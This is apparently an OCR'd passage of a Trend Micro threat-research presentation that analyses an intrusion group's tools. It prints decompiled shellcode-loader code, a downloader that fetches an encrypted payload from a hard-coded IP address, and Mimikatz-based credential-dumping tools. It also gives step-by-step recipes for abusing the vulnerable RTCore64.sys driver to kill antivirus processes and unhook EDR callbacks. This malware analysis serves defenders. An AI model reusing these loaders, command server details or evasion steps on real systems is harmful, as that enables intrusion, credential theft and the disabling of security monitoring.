      LODWORD(v2.size) = 0x402B0;
      if ( (RtlCreateUserThread)(-1i64, 0i64, 0i64, 0i64, 0i64, 0i64, g_handlers->fn_write_pipe, &v2, v3, 0i64) >= 0 )
      {
        hHandle = CreateEventW(0i64, 0, 0, 0i64);
        if ( hHandle )
        {
          WaitForSingleObject(hHandle, 0xCCu);
          NtClose(hHandle);
        }
      }
    }
    if ( v9 == 0x271CECC4 )
      break;
    ++v9;
  }
  v7 = 266247;
  qword_7FF6A8CD8278 = RtlCreateHeap(266247i64, 0i64, 0i64, 0i64, 0i64, 0i64);
  return DialogBoxParamW(a1, 0x65, 0i64, g_handlers->fn_decrypt_and_run, 0i64);
```

IV
Key
Enc




```
DB 1A 4B EE 4E CC 0F F2  12 51 20 24 50 47 CE B2  ロ.K琮·フ...Q·$PGホイ
5A 87 12 71 8B 42 58 7A  0C 9E 87 8F 8F 3D 80 F1  Z..q穀·Xz.桔·緒·=..
00 54 C8 74 0A 34 0C D7  B7 AD F5 3E E2 AE F7 ED  .Tネt.4.ラキュ..菌·˙·
4A 7C 8A 2B E6 33 55 CC  96 72 CB 5A 88 3B F0 DE  J|....Uフ睦·ヒZ..ヽ·
```

fn_write_pipe




```
v4 = 0i64;
data = a1->data;
size = a1->size;
NamedPipeW = CreateNamedPipeW(g_pipe_name_prefix, 2u, 0, 1u, 0, 0, 0, 0i64);
v4 = NamedPipeW;
if ( NamedPipeW && v4 != -1i64 )
{
  if ( ConnectNamedPipe(v4, 0i64) )
  {
    while ( size && WriteFile(v4, data, size, &v3, 0i64) )
    {
      data += v3;
      size -= v3;
    }
  }
  LODWORD(NamedPipeW) = NtClose(v4);
}
return NamedPipeW;
```

fn_read_pipe




```
*read_buf_size = 0;
FileW = CreateFileW(g_pipe_name_prefix, 0x80000000, 7u, 0i64, 3u, 0x80u, 0i64);
v6 = FileW;
if ( FileW && v6 != -1i64 )
{
  *buf = LocalAlloc(0x40u, buf_size);
  if ( *buf )
  {
    while ( buf_size && ReadFile(v6, *buf, buf_size, &v5, 0i64) )
    {
      buf_size -= v5;
      *buf += v5;
      *read_buf_size += v5;
    }
    *buf -= *read_buf_size;
  }
  LODWORD(FileW) = NtClose(v6);
}
return FileW;
```

fn_decrypt_and_run



```
g_handlers->fn_read_pipe = decode_func_addr(g_handlers->fn_read_pipe);
g_handlers->fn_read_pipe(&buffer, 0x402B0i64, &read_buf_size);
g_handlers->fn_decrypt = decode_func_addr(g_handlers->fn_decrypt);
g_handlers->field_30 = decode_func_addr(g_handlers->field_30);
if ( buffer )
{
  payload_size = read_buf_size - 32;
  key = LocalAlloc(0x40u, 0x10ui64);
  if ( key )
  {
    iv = LocalAlloc(0x40u, 0x10ui64);
    if ( iv )
    {
      enc_payload = LocalAlloc(0x40u, payload_size);
      if ( enc_payload )
      {
        memcpy_0(iv, buffer, 0x10ui64);
        memcpy_0(key, buffer + 0x10, 0x10ui64);
        memcpy_0(enc_payload, buffer + 0x20, payload_size);
        (g_handlers->fn_decrypt)(key, 16i64, iv);
        if ( (g_handlers->field_30)(enc_payload, payload_size, &v10) >= 0 )
        {
          Heap = RtlAllocateHeap(qword_7FF6A8CD8278, 13i64, Size);
          sub_7FF6A8C73007(Heap, 144, Size);
          memcpy_0(Heap, v10, Size);
          (RtlCreateUserThread)(
            -1i64,
            0i64,
            0i64,
            0i64,
            0i64,
            0i64,
            Heap,
            0i64,
            &v6,
            0i64,
            v3.QuadPart,
            v4.QuadPart);
```

fn_decrypt




```
*mode = CRYPT_MODE_CFB;
uBytes = 28i64;
if ( CryptAcquireContextW(&phProv, 0i64, 0i64, 0x18u, 0xF0000000) )
{
  hMem = LocalAlloc(0x40u, uBytes);
  if ( hMem )
  {
    hMem->header.bType = PLAINTEXTKEYBLOB;
    hMem->header.bVersion = 2;
    hMem->header.reserved = 0;
    hMem->header.aiKeyAlg = CALG_AES_128;
    hMem->size = 16;
    memcpy(&hMem->key, key, hMem->size);
    if ( CryptImportKey(phProv, &hMem->header, uBytes, 0i64, 0, &hKey) )
    {
      CryptSetKeyParam(hKey, KP_MODE, mode, 0);
      CryptSetKeyParam(hKey, KP_IV, iv, 0);
      if ( CryptDecrypt(hKey, 0i64, 1, 0, data, data_len) )
        HIDWORD(uBytes) = 1;
      CryptDestroyKey(hKey);
    }
    LocalFree(hMem);
  }
  CryptReleaseContext(phProv, 0);
}
return HIDWORD(uBytes);
```

© 2022 Trend Micro Inc.

OutLoader


- Custom shellcode loader
- Similar to BigpipeLoader/CroxLoader, but it downloads payload from remote server

Download payload from remote server



```
MaxCount = 0;
v2 = WinHttpOpen(L"Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0", 0, 0, 0, 0);
v12 = v2;
if ( v2 )
{
  v3 = WinHttpConnect(v2, L"139.180.138.226", 0x1F40u, 0);
  hInternet = v3;
  if ( v3 )
  {
    v4 = WinHttpOpenRequest(v3, &pwszVerb, L"/out.txt", 0, 0, 0, 0);
    v5 = v4;
    v14 = v4;
    if ( v4 )
    {
      if ( WinHttpSendRequest(v4, 0, 0, 0, 0, 0, 0) && WinHttpReceiveResponse(v5, 0) )
      {
        do
        {
          dwNumberOfBytesAvailable = 0;
          if ( WinHttpQueryDataAvailable(v5, &dwNumberOfBytesAvailable) )
          {
            if ( !dwNumberOfBytesAvailable )
              break;
            v6 = LocalAlloc(0x40u, dwNumberOfBytesAvailable);
            if ( v6 && WinHttpReadData(v5, v6, dwNumberOfBytesAvailable, &dwNumberOfBytesRead) )
            {
              v7 = MaxCount;
              v8 = MaxCount;
              if ( Src )
              {
                v9 = LocalAlloc(0x40u, MaxCount);
                v1 = v9;
                if ( v9 )
                {
                  memmove(v9, Src, v8);
                  LocalFree(Src);
```

Decrypt payload with AES128-CFB



```
int __usercall sub_401290@<eax>(const BYTE *a1@<edx>, _OWORD *a2@<ecx>, BYTE *a3, DWORD *a4)
{
  int v4; // ebx
  char *v6; // edi
  BYTE pbData[4]; // [esp+14h] [ebp-10h] BYREF
  HCRYPTPROV phProv; // [esp+18h] [ebp-Ch] BYREF
  HCRYPTKEY phKey; // [esp+1Ch] [ebp-8h] BYREF

  v4 = 0;
  *(_DWORD *)pbData = 4;                          // Crypt_Mode_CFB
  if ( CryptAcquireContextW(&phProv, 0, 0, 0x18u, 0xF0000000) )
  {
    v6 = (char *)LocalAlloc(0x40u, 0x1Cu);
    if ( v6 )
    {
      *((_DWORD *)v6 + 1) = 26126;                // CALG_AES_128
      *(_DWORD *)v6 = 520;
      *((_DWORD *)v6 + 2) = 16;
      *(_OWORD *)(v6 + 12) = *a2;
      if ( CryptImportKey(phProv, (const BYTE *)v6, 0x1Cu, 0, 0, &phKey) )
      {
        CryptSetKeyParam(phKey, 4u, pbData, 0);
        CryptSetKeyParam(phKey, 1u, a1, 0);
        if ( CryptDecrypt(phKey, 0, 1, 0, a3, a4) )
          v4 = 1;
        CryptDestroyKey(phKey);
      }
      LocalFree(v6);
    }
    CryptReleaseContext(phProv, 0);
  }
  return v4;
}
```

© 2022 Trend Micro Inc.

Hacking Tools

- Privilege Escalation
  - PrintNightmare (CVE-2021-1675 / CVE-2021-34527)
  - PrintSpoofer (https://github.com/itm4n/PrintSpoofer)
- Credential Dumping
  - Custom Mimikatz modules
- Defensive Evasion
  - ProcBurner
  - AVBurner

© 2022 Trend Micro Inc.

Bring Your Own Mimikatz 🤓


- Reimplement mimikatz modules as standalone binary for each
  - **sekurlsa::logonpasswords (=> getpass.exe)**
    - Dump credentials from lsass.exe
  - **lsadump::dcsync (=> log.dat / dcsync.exe)**
    - Perform DCSync attack
  - **lsadump::backupkeys + dpapi::chrome (=> dpapi.exe / collectchrome.exe)**
    - Dump chrome's credentials by using backupkey from DC
  - **misc::memssp (=> xpn.exe)**
    - Dump credential from Security Support Provider (SSP), copied from @xpn implementation
    - https://blog.xpnsec.com/exploring-mimikatz-part-2/

© 2022 Trend Micro Inc.

Anti-AV/EDR by Abusing Vulnerable Driver


- ProcBurner and AVBurner
  - Custom anti-AV/EDR tools by abusing vulnerable “RTCore64.sys”
  - RTCore64.sys is a driver component of MSI’s Afterburner
  - In 2019, CVE-2019-16098 was assigned as local privilege escalation bug

CVE-2019-16098



```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
  NTSTATUS result; // eax
  PDEVICE_OBJECT DeviceObject; // [rsp+40h] [rbp-38h] BYREF
  _UNICODE_STRING DestinationString; // [rsp+48h] [rbp-30h] BYREF
  _UNICODE_STRING SymbolicLinkName; // [rsp+58h] [rbp-20h] BYREF

  RtlInitUnicodeString(&DestinationString, L"\\Device\\RTCore64");
  RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\RTCore64");
  result = IoCreateDevice(DriverObject, 0, &DestinationString, FILE_DEVICE_UNKNOWN, 0, 0, &DeviceObject);
  if ( result >= 0 )
  {
    result = IoCreateSymbolicLink(&SymbolicLinkName, &DestinationString);
    if ( result >= 0 )
    {
      DriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)sub_11450;
      DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)sub_11450;
      DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = (PDRIVER_DISPATCH)sub_11450;
      DriverObject->DriverUnload = (PDRIVER_UNLOAD)sub_11000;
      return 0;
    }
  }
  return result;
}
```

IoCreateDevice + 5th argument == 0



```
case 0x80002048:
  if ( (_DWORD)Options == 48 )
  {
    v7 = MasterIrp->MdlAddress;
    if ( v7 )
    {
      switch ( MasterIrp->AssociatedIrp.IrpCount )
      {
        case 1:
          HIDWORD(MasterIrp->AssociatedIrp.SystemBuffer) = *((unsigned __int8 *)&v7->Next
                                                           + *(&MasterIrp->Flags + 1));
          break;
        case 2:
          HIDWORD(MasterIrp->AssociatedIrp.SystemBuffer) = *(unsigned __int16 *)((char *)&v7->Next
                                                                                  + *(&MasterIrp->Flags + 1));
          break;
        case 4:
          HIDWORD(MasterIrp->AssociatedIrp.SystemBuffer) = *(_DWORD *)((char *)&v7->Next + *(&MasterIrp->Flags + 1));
          break;
      }
      a2->IoStatus.Status = 0;
      a2->IoStatus.Information = 48i64;
    }
```

IoControlCode == 0x80002048 means writing any BYTE/WORD/DWORD into arbitrary address


© 2022 Trend Micro Inc.

ProcBurner

- ProcBurner uses vulnerable RTCore64.sys to force-patch *_HANDLE_TABLE_ENTRY.GrantedAccessBits* into ***PROCESS_ALL_ACCESS***

1. OpenProcess with *PROCESS_QUERY_LIMITED_INFORMATION* (=0x1000)
2. Return HANDLE of target process (i.e. 0x1d8)
3. Get the address of *HANDLE_TABLE_ENTRY* object of target handle by tracking back from *EPROCESS* object
4. Send IOCTL request to mask *HANDLE_TABLE_ENTRY.GrantedAccessBits* of target process with *PROCESS_ALL_ACCESS* (=0x1fffff)
5. Vulnerable RTCore64.sys writes the requested bitmask value
6. Now able to TerminateProcess

OS: Windows 10 20H2 x64




© 2022 Trend Micro Inc.

AVBurner

- AVBurner uses vulnerable RTCore64.sys to remove kernel callback routine to unregister AV/EDR monitoring

1. Get addresses of *PsSetCreateProcessNotifyRoutine* and *IoCreateDriver*.
2. Search specific sequence of bytes to find the address of *PspCreateProcessNotifyRoutine* between the above addresses.
3. *PspCreateProcessNotifyRoutine* is a table of callback functions that contains custom pointer to *EX_CALLBACK_ROUTINE_BLOCK* object, whose address can be calculated by removing the last 4 bits of the pointer.
4. *EX_CALLBACK_ROUTINE_BLOCK.Function* (offset=0x08) contains a pointer to callback function (Driver.sys in this case). Get the driver's file path that the callback function belongs to, and if the driver's file property has target string (i.e. Trend), AVBURNER overwrites the pointer with NULL, which results in removing callback registration.

OS: Windows 10 2004
Type: Process



```
nt!PspSetCreateProcessNotifyRoutine+0x60:
fffff804`3b3827c8 33db             xor     ebx,ebx
fffff804`3b3827ca 4c8d2d0f9a5600   lea     r13,[nt!PspCreateProcessNotifyRoutine

nt!PspSetCreateProcessNotifyRoutine+0x69:
fffff804`3b3827d1 488d0cdd00000000 lea      rcx,[rbx*8]
fffff804`3b3827d9 4533c0           xor     r8d,r8d
fffff804`3b3827dc 4903cd           add     rcx,r13
fffff804`3b3827df 488bd7           mov     rdx,rdi
```

© 2022 Trend Micro Inc.

Process of Attribution

© 2022 Trend Micro Inc.

Attribution

